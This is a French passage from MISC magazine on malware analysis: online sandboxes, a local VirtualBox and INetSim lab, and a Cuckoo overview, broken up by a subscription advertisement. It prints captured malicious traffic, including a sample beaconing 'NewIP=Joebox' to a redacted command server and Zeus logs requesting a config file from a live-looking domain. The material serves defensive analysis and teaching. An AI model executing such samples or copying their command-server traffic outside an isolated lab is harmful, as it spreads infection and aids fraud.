La plupart des outils d'analyse sont mis à jour régulièrement afin de lutter contre ce type de détection. L'équipe d'iSecLab6 qui gère Anubis semble particulièrement active à ce niveau, puisqu'ils disposent d'une personne à temps plein sur cet aspect. Joe Security surveille également de près cette activité pour améliorer JoeBox7. Les autres équipes sont plus discrètes sur leurs actions concrètes à ce niveau.



RDG Tejon Crypter, un outil apportant des fonctionnalités anti-analyse à des binaires Windows.



+ HTTP

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Host	Data	Raw
Feb 11, 2011 18:23:52.916608000 W. Europe Standard Time	1039	80	192.168.111.6	[redacted]	http://whatismyipaddress.com/	GET http://whatismyipaddress.com/ HTTP/1.0	..'..?...'..K..E..H..@.....o.C.....P'.....IP.....GET http://whatismyipaddress.com/ HTTP/1.0..Connection: close..Host: http://whatismyipaddress.com/..Accept: text/html, application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-us,en;q=0.5..Accept-Encoding: qzip,deflate..Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7....
Feb 11, 2011 18:23:55.560721000 W. Europe Standard Time	80	1039	[redacted]	192.168.111.6		HTTP/1.1 200 OK	..'..K..'.?...E.....@.?.ECC.....o..P.....!'....P.. ....HTTP/1.1 200 OK..Date: Fri, 11 Feb 2011 17:24:01 GMT..Server: Apache/2.2.14 (Unix) DAV/2..Set-Cookie: pt=79affd02dcc66acd9e42e81a61cc3caf;expires=Sat, 12-Feb-2011 17:24:01 GMT..MS-Author-Via: DAV..Vary: Accept-Encoding..Connection: close..Content-Type: text/html....<!-- pt set --><!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">.<html>.<head>..<meta http-equiv="content-type" content="text/html; charset=iso-8859-1">..<meta name="robots" content="noarchi
Feb 11, 2011 18:23:57.002693000 W. Europe Standard Time	1040	80	192.168.111.6	[redacted]	www.[redacted]com	POST /[redacted]/index.php HTTP/1.1	..'..?...'..K..E....S@.....o.H7.....P.....a.YP.....POST /[redacted]/index.php HTTP/1.1..Content-Type: application/x-www-form-urlencoded..User-Agent: Mozilla/5.0 Gecko/2009032609 Firefox/3.0.6..Host: www.[redacted]com..Content-Length: 38..Cache-Control: no-cache....NewIP=Joebox: HANS --> X.X.X.X
Feb 11, 2011 18:23:59.690195000 W. Europe Standard Time	80	1040	[redacted]	192.168.111.6		HTTP/1.1 200 OK	..'..K..'.?...E....E@.?...H7....o..P....a.Y....P.. .Y..HTTP/1.1 200 OK..Date: Fri, 11 Feb 2011 17:24:05 GMT..Server: Apache..X-Powered-By: PHP/5.2.13..Transfer-Encoding: chunked..Content-Type: text/html....d..Add success....

Exemple issu d'une analyse JoeBox : Ici, un binaire suspicieux envoie une requête HTTP vers un site web pour connaître son adresse IP publique de sortie. Le souci, c'est qu'il a vraisemblablement détecté qu'il est lancé sur le système d'analyse JoeBox : son action suivante est d'envoyer l'adresse IP vers un serveur c&c avec une mention « NewIP=JoeBox ». Eh oui, les fraudeurs aussi se rencardent sur leurs ennemis...

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Téléphonez au 03 67 10 00 20 ou commandez par le Web

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC chaque mois chez vous ou dans votre entreprise.
- Économisez 10,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

par ABONNEMENT :

38€*

au lieu de 48,00 €* en kiosque

Économie : 10,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

Profitez de nos offres d'abonnement spéciales !

Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

(Nos tarifs s'entendent TTC et en euros)		F France Métro	D DOM	T TOM	E1 Europe 1	E2 Europe 2	EUC Etats-Unis Canada	A Afrique	RM Reste du Monde
1	Abonnement MISC	38 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
2	LPE + LP	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €
3	GLMF + LP	78 €	85 €	96 €	99 €	95 €	101 €	98 €	111 €
4	GLMF + GLMF HS	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
5	GLMF + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
6	GLMF + GLMF HS + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
7	GLMF + GLMF HS + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
8	GLMF + GLMF HS + MISC + LP	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
9	GLMF + GLMF HS + MISC + LP + LPE	173 €	186 €	209 €	215 €	208 €	219 €	214 €	239 €
10	MISC + MISC HS	44 €	47 €	53 €	55 €	52 €	56 €	54 €	60 €
11	LP + LP HS	42 €	46 €	52 €	54 €	51 €	55 €	53 €	60 €
12	GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	199 €	214 €	243 €	250 €	239 €	254 €	247 €	279 €
13	Open Silicium Magazine	27 €	29 €	31 €	32 €	31 €	33 €	32 €	36 €

* Toutes les offres d'abonnement : en exemple, les tarifs ci-dessus correspondant à la zone France Métro (F) ** Base tarifs kiosque zone France Métro (F)

offre 1 — Misc (6 nos)

par ABO : **38€***

au lieu de 48,00€** en kiosque

Economie : 10,00 €

offre 10 — MISC (6 nos) + MISC Hors-Série (2 nos)

par ABO : **44€***

au lieu de 64,00€** en kiosque

Economie : 20,00 €

offre 2 — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos)

par ABO : **57€***

au lieu de 74,70€** en kiosque

Economie : 17,70 €

offre 3 — GNU/Linux Magazine (11 nos) + Linux Pratique (6 nos)

par ABO : **78€***

au lieu de 107,20€** en kiosque

Economie : 29,20 €

offre 4 — GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)

par ABO : **83€***

au lieu de 110,50€** en kiosque

Economie : 27,50 €

offre 5 — + GNU/Linux Magazine (11 nos) + Misc (6 nos)

par ABO : **84€***

au lieu de 119,50€** en kiosque

Economie : 35,50 €

offre 6 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)

par ABO : **110€***

au lieu de 146,20€** en kiosque

Economie : 36,20 €

offre 7 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)

par ABO : **116€***

au lieu de 158,50€** en kiosque

Economie : 42,50 €

offre 8 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)

par ABO : **143€***

au lieu de 194,20€** en kiosque

Economie : 51,20 €

offre 9 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)

par ABO : **173€***

au lieu de 233,20€** en kiosque

Economie : 60,20 €

offre 11 — Linux Pratique (6 nos) + Linux Pratique HS (3 nos)

par ABO : **42€***

au lieu de 55,20€** en kiosque

Economie : 13,20 €

offre 12 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos) + Misc (6 nos) + MISC Hors-Série (2 nos)

par ABO : **199€***

au lieu de 268,70€** en kiosque

Economie : 69,70 €

Bon d'abonnement à découper et à renvoyer

Je fais mon choix de l'offre de mon (mes) abonnement(s) :

Mon 1er choix	Je sélectionne le N° (1 à 13) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 13) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à RM) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° ⌊_⌊_⌊_⌊_⌋⌊_⌊_⌊_⌊_⌋⌊_⌊_⌊_⌊_⌋⌊_⌊_⌊_⌊_⌋

Expire le : ⌊_⌊_⌊_⌊_⌋

Cryptogramme visuel : ⌊_⌊_⌊_⌋

Date et signature obligatoire

Découvrez notre nouveau magazine

OPEN SILICIUM

LE MAGAZINE DE L'OPEN SOURCE POUR L'ÉLECTRONIQUE & L'EMBARQUÉ

sur : www.opensilicium.com

➡ Abonnez-vous

offre 13 — Open Silicium Magazine (4 nos)

par ABO : **27€***

au lieu de 36,00€** en kiosque

Economie : 9,00 €

En kiosque à partir du 24 décembre 2010 !

2.1 Conclusion

Les outils d'analyse dynamique en ligne ne sont pas une science exacte et il ne faut pas se fier aveuglément à leurs résultats. Comme indiqué précédemment, il faut soumettre ses souches à plusieurs outils, croiser les résultats, vérifier un minimum les informations, ... D'autant que les résultats varient en fonction des spécificités des outils, qui ne présentent pas tous la même profondeur de résultats. À titre d'exemple, JoeBox est le seul outil à détecter du trafic IRC...

Les résultats de ces analyses doivent en outre être interprétés par des techniciens au fait du fonctionnement des systèmes Windows et des malwares.

Restons cependant positifs, l'utilisation de tels produits est un gain de temps considérable, qui se compte en jours lorsque l'on compare une analyse dynamique et une analyse statique par *reverse engineering*.

3 Analyse locale

Les outils présentés dans cette section s'appuient tous, à l'instar de certaines des *sandboxes* vues précédemment, sur la virtualisation, technologie maintenant à la portée de tous grâce à des solutions comme VMWare ou VirtualBox, sans oublier WINE, Xen ou Qemu, pour ne citer qu'eux.

Notre choix s'est arbitrairement porté sur VirtualBox, mais les principes décrits dans cette section sont aisément reproductibles avec les autres solutions.

Si la virtualisation n'est pas la seule méthode d'analyse possible, elle est de loin la plus pratique dans le contexte décrit dans l'introduction.

Nous parlerons dans la suite de cette section de machine hôte ou d'hôte pour désigner la machine sur laquelle s'exécuteront les machines virtuelles, également appelées VM. Nous parlerons également de machines invitées, à savoir les machines virtuelles en elles-mêmes.

Nous parlerons également de clonage pour désigner le processus qui consiste à copier une VM et de *snapshot* pour désigner un instantané qui fige l'état d'une VM à un moment donné et permet un retour en arrière facile.

Avant de décrire notre laboratoire P4 numérique, attardons-nous sur la méthodologie qui sera mise en œuvre.

3.1 Méthodologie

L'analyse se fait à partir d'une machine saine (Étape 1 – État initial). Qu'entend-on par « machine saine » ?

Si l'objectif de l'analyse est de qualifier l'exposition du parc informatique à un malware, une machine saine sera une machine dans un état le plus proche possible de la réalité. Si les PC de l'entreprise sont des machines Windows XP avec Internet Explorer 6 et toute la panoplie des logiciels bureautiques de tel éditeur, il convient d'avoir sous la main une machine virtuelle reflétant cet état.


Si l'objectif est d'analyser le comportement d'un malware indépendamment du contexte – c'est-à-dire sans antivirus installé, sans pare-feu ni filtrage réseau – une *fresh install* Windows fera très bien l'affaire.

L'intérêt de la virtualisation est de pouvoir mener les deux types d'analyse conjointement, ce qui permet de répondre aux questions « Que se serait-il passé si l'antivirus n'avait pas bloqué l'infection ? » ou « Est-ce que les règles de filtrage réseau auraient bloqué la propagation du malware ou l'exfiltration de données ? ».

La seconde étape consiste à cloner une machine saine – on ne travaillera que sur des machines « jetables » - et de la préparer à l'infection. Dans le cas d'une machine Windows, cela signifie : exporter la base de registre, connecter les lecteurs réseau, etc. Lors de cette étape, on va également préparer l'environnement dans lequel la VM va tourner : isolation réseau totale ou partielle, accès à Internet, surveillance des flux sortants et entrants, etc.

L'étape suivante (3) est l'infection en tant que telle. Elle peut être réalisée manuellement, c'est-à-dire par un utilisateur qui va cliquer sur un exécutable ou visiter un site malveillant à l'aide d'un navigateur vulnérable. Elle peut aussi être automatisée : les principales solutions de virtualisation autorisent le pilotage des VM en ligne de commandes et donc l'utilisation de scripts.

Cette étape peut durer « un certain temps » durant lequel les actions suivantes pourront être permanentes ou répétées : capture des flux réseau, dump de la mémoire de la machine infectée, surveillance du système de fichiers, etc.



Les différentes étapes de l'analyse

Une fois que l'on estime que l'on a collecté suffisamment de données pour mener l'analyse, on passe à l'étape finale (4) qui reproduit peu ou prou l'étape n°2. Une analyse *forensic* pourra compléter l'analyse dynamique. On peut alors arrêter la VM et la sauvegarder en l'état, ce qui permet de compléter la collecte ou l'analyse ultérieurement. Ou la jeter...


3.2 Architecture

Jetons un œil à présent sur l'architecture de notre laboratoire P4 numérique. Pour mémoire, un laboratoire P4 dans la vraie vie présente deux grandes spécificités : il est totalement hermétique et constitué de plusieurs sas de décontaminations et de portes étanches. Ce qui autorise d'y étudier en toute sécurité des agents hautement pathogènes comme la variole, l'Anthrax, le virus Ebola et autres joyeusetés de même acabit.

Notre équivalent digitale permettra de faire tourner des Bots IRC, des Zeus ou des Stuxnet en toute sécurité... en théorie.

Selon les besoins – et les budgets – le laboratoire sera constitué d'une ou plusieurs machines physiques, un « petit » laboratoire pouvant tenir sur une seule machine légèrement gonflée.

Le schéma suivant illustre son architecture générale.



Vue globale

Le laboratoire utilise une ou plusieurs machines virtuelles (1) qui pourront ou non communiquer à travers un réseau virtuel dédié (2). Ce réseau sera très utile si l'on souhaite étudier les capacités de propagation d'un ver : comment scanne t-il son voisinage, quelles vulnérabilités exploite-t-il, etc. Toutes ces VM ne seront pas destinées à être infectées : certaines peuvent apporter des services durant l'analyse. On peut ainsi lancer une VM Linux sur laquelle tournera un honeypot comme Nepenthes ou Dionaea pour étudier les éventuelles attaques lancées par une VM infectée contre ses voisines.

Sous VirtualBox, ce réseau virtuel est matérialisé par des cartes réseau virtuelles accessibles depuis la machine hôte par les outils traditionnels d'analyse réseau : tcpdump, snort, wireshark. Chaque VM peut se voir affecter plusieurs interfaces réseau, ce qui autorise la construction de sous-réseaux dédiés : un réseau, par exemple, pour les communications « normales », un autre pour les opérations de pilotage de la VM ou d'échange de données entre la machine hôte et la VM. L'objectif est de séparer les flux pour ne pas « polluer » les captures réseau qui devront être analysées.

Comme il n'existe à notre connaissance que peu de malwares non communicants, nos VM devront avoir un accès vers l'extérieur et Internet. Durant son installation sur le système infecté, il n'est pas rare de voir un malware tester sa connectivité réseau en émettant une requête DNS ou en se connectant à Google. En cas d'échec, l'infection est suspendue ou avortée.

Dilemme : comment faire en sorte que l'infection aille à son terme sans pour autant risquer de DDoSSer la planète ? La réponse se trouve à l'étage n°3 de notre schéma et s'appelle INetSim.

INetSim est une suite logicielle de simulation d'un environnement internet partiel ou total. Elle permet ainsi de simuler les services SMTP, DNS, HTTP ou encore IRC de manière suffisamment réaliste pour leurrer un malware (5). L'idée sous-jacente est à la fois simple et astucieuse : intercepter toutes les requêtes émises sur un réseau et y répondre sans rien laisser filtrer vers l'extérieur. Le malware tente de résoudre un FQDN ? Qu'à cela ne tienne : INetSim renverra une réponse indépendamment de l'existence ou non du domaine interrogé. Le même malware doit se connecter à un serveur IRC ? INetSim répondra de manière adéquate. En cas de doute – connexion sur un port non standard - INetSim enverra plusieurs réponses types jusqu'à découvrir quel protocole connu le malware utilise (cas les plus fréquents : de l'IRC ou du HTTP sur un port inhabituel).

Lorsque la simulation ne suffit plus, il faut bien se résoudre à entrouvrir la porte. Les couches 4 et 6 vont nous permettre de contrôler et maîtriser la communication entre la VM et le monde extérieur. La couche pare-feu (4) va aussi servir de barrage ultime en cas de « fuite » dans les étages supérieurs. Cela pourrait se produire en cas de défaillance d'INetSim ou d'utilisation d'un protocole non encore supporté par celui-ci, comme IPv6. Une batterie de proxies (6) permettra enfin de stocker des spams ou d'inspecter des flux HTTPS.

Un dernier mot sur la méthode. Idéalement, l'analyse se fera en plusieurs phases : sans connectivité réseau, avec une connectivité partielle (INetSim sans relais vers Internet) enfin, si nécessaire, avec une connectivité contrôlée (INetSim et pare-feu/proxies).

Passons maintenant aux choses sérieuses.

3.3 Construction du laboratoire

Notre laboratoire se résume à une machine sous GNU/Linux, une distribution Ubuntu ou Debian faisant très bien l'affaire. Pour la virtualisation, nous utilisons VirtualBox dans sa version 4. Comme dit précédemment, INetSim fournit la couche de simulation des services internet. Le filtrage est assuré par NetFilter/IPTables. Le choix des proxies est laissé à l'appréciation du lecteur : Postfix fait un très bon *sinkhole* SMTP, Squid a fait ses preuves pour les protocoles web. Un *resolver* DNS – Bind ou dnsmasq – permettra de tracer les requêtes DNS.

La surveillance réseau se fera à l'aide de wireshark ou tcpdump. Snort ou Bro sont de bons compléments pour la détection d'activités réseau malveillantes. Pour l'échange de données entre l'hôte et les VM Windows, un serveur Samba sera utile mais non nécessaire si l'on utilise les extensions VirtualBox qui permettent à une VM Windows d'utiliser un répertoire de l'hôte comme si c'était un lecteur réseau. Python et Perl seront utilisés pour automatiser les tâches les plus ingrates de l'analyse : clonage d'une VM, lancement, suspension, *snapshot*, etc.

Les logiciels cités sont tous disponibles sous forme de paquets et leur installation via APT ne pose aucun problème.

Points importants : prévoir une machine disposant de mémoire vive en quantité suffisante et ne pas lésiner sur l'espace de stockage, que ce soit pour les fichiers des VM ou pour les données générées durant l'analyse (logs, snapshots, dump, etc.).

3.3.1 Préparation d'une VM Windows

Pour cette étape, se munir du CD Microsoft idoine, puis cliquer jusqu'à ce qu'installation s'ensuive :-)

Ne soyez pas trop généreux en RAM pour cette VM : n'oubliez pas que chaque dump de celle-ci se traduira par un fichier de même taille sur disque.

Dans notre cas, nous nous contenterons d'une VM sans mises à jour, ni antivirus, ni pare-feu. Nous compléterons l'installation du système par celle des extensions VirtualBox et des SysInternals de Microsoft dont nous userons et abuserons lors de l'analyse pour tracer les processus, les accès réseau et dumper les images mémoire des programmes intéressants. Attention cependant, certains malwares détectent les produits SysInternals.

Autres utilitaires à installer : RegShot pour l'exportation de la base de registre, Memoryze ou MDD ou Win32DD pour dumper la mémoire et DD et Netcat pour exporter des fichiers vers la machine hôte si l'on ne veut pas prendre le risque de la connecter à l'hôte via un lecteur en lecture/écriture.

Enfin, il faut autoriser les connexions réseau pour les comptes sans mot de passe.

Une fois ces opérations effectuées, snapshotez, sauvegardez la VM nouvellement créée, et c'est prêt.

La création de VM Linux obéit aux mêmes règles.

3.3.2 Préparation de l'hôte

Sur la machine hôte il va nous falloir :

- un répertoire dédié aux échanges de données vers les VM : ce répertoire sera monté par les VM en lecture seule et servira à déposer les binaires qui y seront exécutés. La configuration en lecture seule engendre quelques difficultés pour récupérer ensuite les traces, mais elle garantit une étanchéité certaine entre l'hôte et la VM, évitant tout débordement.
- un réseau dédié au pilotage des VM et à la collecte de données durant l'analyse. Nous n'utiliserons pas le même réseau que celui utilisé par les VM pour leurs communications externes afin de ne pas polluer les traces réseau.
- un réseau dédié aux communications inter VM et vers l'extérieur. Durant l'analyse, les traces émises et reçues sur ce réseau seront capturées à l'aide de tshark, wireshark ou tcpdump. À noter qu'il est tout à fait possible de se passer de ces outils : VirtualBox autorise nativement la capture de traces réseau au format PCAP pour une VM et une interface donnée.

3.3.3 Configuration d'INetSim

Le fichier de configuration d'INetSim se trouve fort logiquement dans le répertoire **`/etc/inetsim`** et se nomme tout aussi logiquement **`inetsim.conf`**.

Par défaut, nous activerons tous les services proposés par INetSim et nous désactiverons le relais des *broadcasts* NetBios :

```
redirect_ignore_netbios        yes
```

Enfin, pour rediriger vers le « dummy port » (1 par défaut) les services non reconnus (HTTP sur un port non standard, par exemple), il faut activer leur redirection :

```
redirect_unknown_services      yes
```

3.3.4 Configuration du pare-feu et des proxies

S'il est nécessaire de laisser une VM infectée dialoguer avec l'extérieur, il est très fortement conseillé de ne rien laisser sortir sans en garder au minimum des traces

(activation de la cible LOG sur chaque paquet sortant), au mieux une copie (capture PCAP). L'application de règles IPTables interdisant les dénis de service sortant est également une règle incontournable. Des règles de NAT (cible REDIRECT) redirigeront vers les proxies les flux SMTP ou DNS, par exemple.

Enfin, si vous ne voulez pas que l'adresse IP de votre laboratoire filtre, et si les services autorisés en sortie utilisent TCP, Tor est peut-être votre ami...

3.3.5 Étude de cas

Tout est en place et nous sommes maintenant prêts à mener notre première analyse.

Nous allons lancer notre VM Windows en réduisant sa connectivité réseau à l'aide d'INetSim et nous faire la main sur un bon vieux *banker*.

Le transfert du binaire se fait à l'aide du répertoire partagé accessible en lecture seule par la VM.

La VM peut indifféremment être lancée manuellement ou depuis la ligne de commandes ou un script à l'aide de l'utilitaire VboxManage fourni par la distribution VirtualBox. Cet outil permet un pilotage complet de la VM et l'automatisation des tâches nécessaires à l'analyse :

Avant de lancer la VM, on prend un snapshot :

```
VBoxManage snapshot CuckooBox take "cleanState"
```

Ensuite on la lance :

```
VBoxManage startvm CuckooBox --type headless
```

■ NOTE
En mode Headless, la GUI Windows ne s'affichera pas.

Une fois le binaire à analyser transféré dans le répertoire partagé, on l'exécute :

```
VBoxManage guestcontrol execute "CuckooBox" "Z:\SHARE\banker.exe"
--username Cuckoo
```

Le lecteur Z correspond au répertoire partagé par l'hôte et la VM.

Un petit dump de la mémoire sera bien utile et pourra être analysé à l'aide de Volatility :

```
VBoxManage guestcontrol execute "CuckooBox" "C:\mdd\mdd.exe"
--username Randle --arguments "-e C:\Data\mem.dmp"
```

De la même manière, il est possible d'automatiser l'exportation du registre, les appels aux SysInternals, etc., pourvu qu'on ait installé les outils adéquats. Le rapatriement des fichiers se fera à travers le réseau dédié au pilotage, à l'aide de ce bon vieux DD ou de montages SMB temporaires, c'est-à-dire monter et démonter à la demande.

La lecture des logs d'INetSim montre un Zeus tentant – et croyant – récupérer son fichier de configuration :

```
$ tail -f /var/log/inetsim/service.log
[2518] [dns 53/udp/tcp 2521] [192.168.56.101] connect
[2518] [dns 53/udp/tcp 2521] [192.168.56.101] recv: Query Type A, Class IN, Name
dee.ho-sting.ru
[2518] [dns 53/udp/tcp 2521] [192.168.56.101] send: dee.ho-sting.ru 3600 IN A
192.168.56.1
[2518] [dns 53/udp/tcp 2521] [192.168.56.101] disconnect
[2518] [dns 53/udp/tcp 2521] [192.168.56.101] stat: 1 qtype=A qclass=IN qname=dee.
ho-sting.ru
[2518] [http 80/tcp 3102] [192.168.56.101:1064] connect
[2518] [http 80/tcp 3102] [192.168.56.101:1064] recv: GET /zeus/cfg.bin HTTP/1.0
[2518] [http 80/tcp 3102] [192.168.56.101:1064] recv: User-Agent: Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1)
[2518] [http 80/tcp 3102] [192.168.56.101:1064] recv: Host: dee.ho-sting.ru
[2518] [http 80/tcp 3102] [192.168.56.101:1064] recv: Pragma: no-cache
[2518] [http 80/tcp 3102] [192.168.56.101:1064] info: Request URL: http://dee.ho-
sting.ru/zeus/cfg.bin
[2518] [http 80/tcp 3102] [192.168.56.101:1064] info: No matching file extension
configured. Sending default fake file.
[2518] [http 80/tcp 3102] [192.168.56.101:1064] send: HTTP/1.1 200 OK
[2518] [http 80/tcp 3102] [192.168.56.101:1064] send: Server: INetSim HTTP Server
[2518] [http 80/tcp 3102] [192.168.56.101:1064] send: Connection: Close
[2518] [http 80/tcp 3102] [192.168.56.101:1064] send: Content-Length: 149
[2518] [http 80/tcp 3102] [192.168.56.101:1064] send: Content-Type: text/html
[2518] [http 80/tcp 3102] [192.168.56.101:1064] send: Date: Tue, 18 Feb 2011
17:28:53 GMT
[2518] [http 80/tcp 3102] [192.168.56.101:1064] info: Sending file: /var/lib/
inetsim/http/fakefiles/sample.html
[2518] [http 80/tcp 3102] [192.168.56.101:1064] stat: 1 method=GET url=http://dee.
ho-sting.ru/zeus/cfg.bin sent=/var/lib/inetsim/http/fakefiles/sample.html postdata=
[2518] [http 80/tcp 3102] [192.168.56.101:1064] disconnect
```

Sans qu'une seule donnée ait été exfiltrée du laboratoire, nous avons pu collecter l'adresse du serveur de configuration de ce malware.

3.3.6 Cuckoo

Le paragraphe précédent a décrit dans ses grandes lignes le processus d'analyse d'un malware à l'aide de machines virtuelles en mode manuel.

Le caractère répétitif des opérations nécessaires à la collecte des données qui permettront l'analyse plaide pour une automatisation complète de ce processus. L'objectif ultime serait de n'avoir qu'à soumettre le binaire en local dans une *sandbox* s'exécutant sur une machine hôte.

Vous en rêviez, Cuckoo l'a fait.

Cuckoo est un projet soutenu par Google dans le cadre des *Google Summer of Code* et mentoré par le projet *Honeynet*.

Construit autour de machines virtuelles VirtualBox ou de VMWare, Cuckoo est une sandbox qui n'a pas grand chose à envier à ses consœurs en ligne. Dans ses grandes lignes, son fonctionnement n'est guère différent de ce que nous avons vu jusqu'ici.

Cuckoo s'articule autour d'un serveur accessible sur un port TCP sur la machine hôte. Le lancement des VM est pris en charge par ce serveur dès qu'on lui soumet un binaire. Python côté serveur, et AutoIT sur les VM Windows assurent l'automatisation du transfert et d'exécution du binaire, de collecte des données systèmes

de la VM et des flux réseau. À l'issue du traitement, il n'y a plus qu'à traiter les données et les logs. Cuckoo offre même la possibilité de réaliser des captures d'écran de la VM durant son infection. Toute ressemblance avec une JoeBox existant ou ayant existé...

Conclusion

Entendons-nous bien : si les outils présentés dans cet article sont d'une aide non négligeable pour une première approche d'un malware, ils ne remplacent pas une analyse poussée et le recours tôt ou tard à du *reverse engineering*. Le gain de temps obtenu doit aussi être relativisé, dans le cas des analyses réalisées en local, par le temps nécessaire pour traiter la masse des données collectées.

Nous invitons le lecteur désireux d'aller plus loin à lire le *Malware Analyst's Cookbook* **[5]**.

RÉFÉRENCES

[1] http://en.wikipedia.org/wiki/Operation_Aurora

[2] http://en.wikipedia.org/wiki/GhostNet

[3] http://www.networkworld.com/news/2011/021011-night-dragon-attacks-from-china.html

[4] http://www.networkforensics.com/2011/01/03/cyber-crime-or-cyber-espionage/

[5] Malware Analyst's Cookbook and DVD – Ligh, Adair, Hartsein & Richard, ed. Wiley

VirtualBox – http://www.virtualbox.org

INetSim - http://www.inetsim.org/

Cuckoo - http://www.cuckoobox.org/

REMERCIEMENTS

Nous tenons à remercier nos collègues du CERT Société Générale, Olivier Thonnard pour sa relecture, ainsi que Papy et Véronique qui sauront pourquoi.

NOTES

1 http://www.virustotal.com ou http://www.virscan.org, par exemple

2 http://anubis.iseclab.org/

3 http://mwanalysis.org/

4 http://www.joebox.ch/

5 http://www.threatexpert.com/

6 http://www.iseclab.org/

7 http://www.joebox.ch/news.php

Entre le moment de la rédaction de cet article et celui de sa publication, JoeBox a décidé de migrer vers une solution commerciale.

FAIRE PARLER DES DOCUMENTS PLUS QU'ILS NE DEVRAIENT...

Frédéric Raynal - fred@security-labs.org frederic.raynal@sogeti.com
François Gaspard - f.gaspard@eccrp.com - francois.gaspard@sogeti.lu

mots-clés : MS OFFICE / PDF / FUITE D'INFORMATION / SÉMANTIQUE

Un document, quel que soit son format, n'est pas uniquement du contenu (texte, image, feuille de calcul) dans un conteneur. Pour un attaquant, c'est aussi une véritable source d'information, souvent bien plus qu'on pourrait le croire...

Type de fichiers	Nombre de fichiers
doc	83500
docx	73
xls	37900
xlsx	3
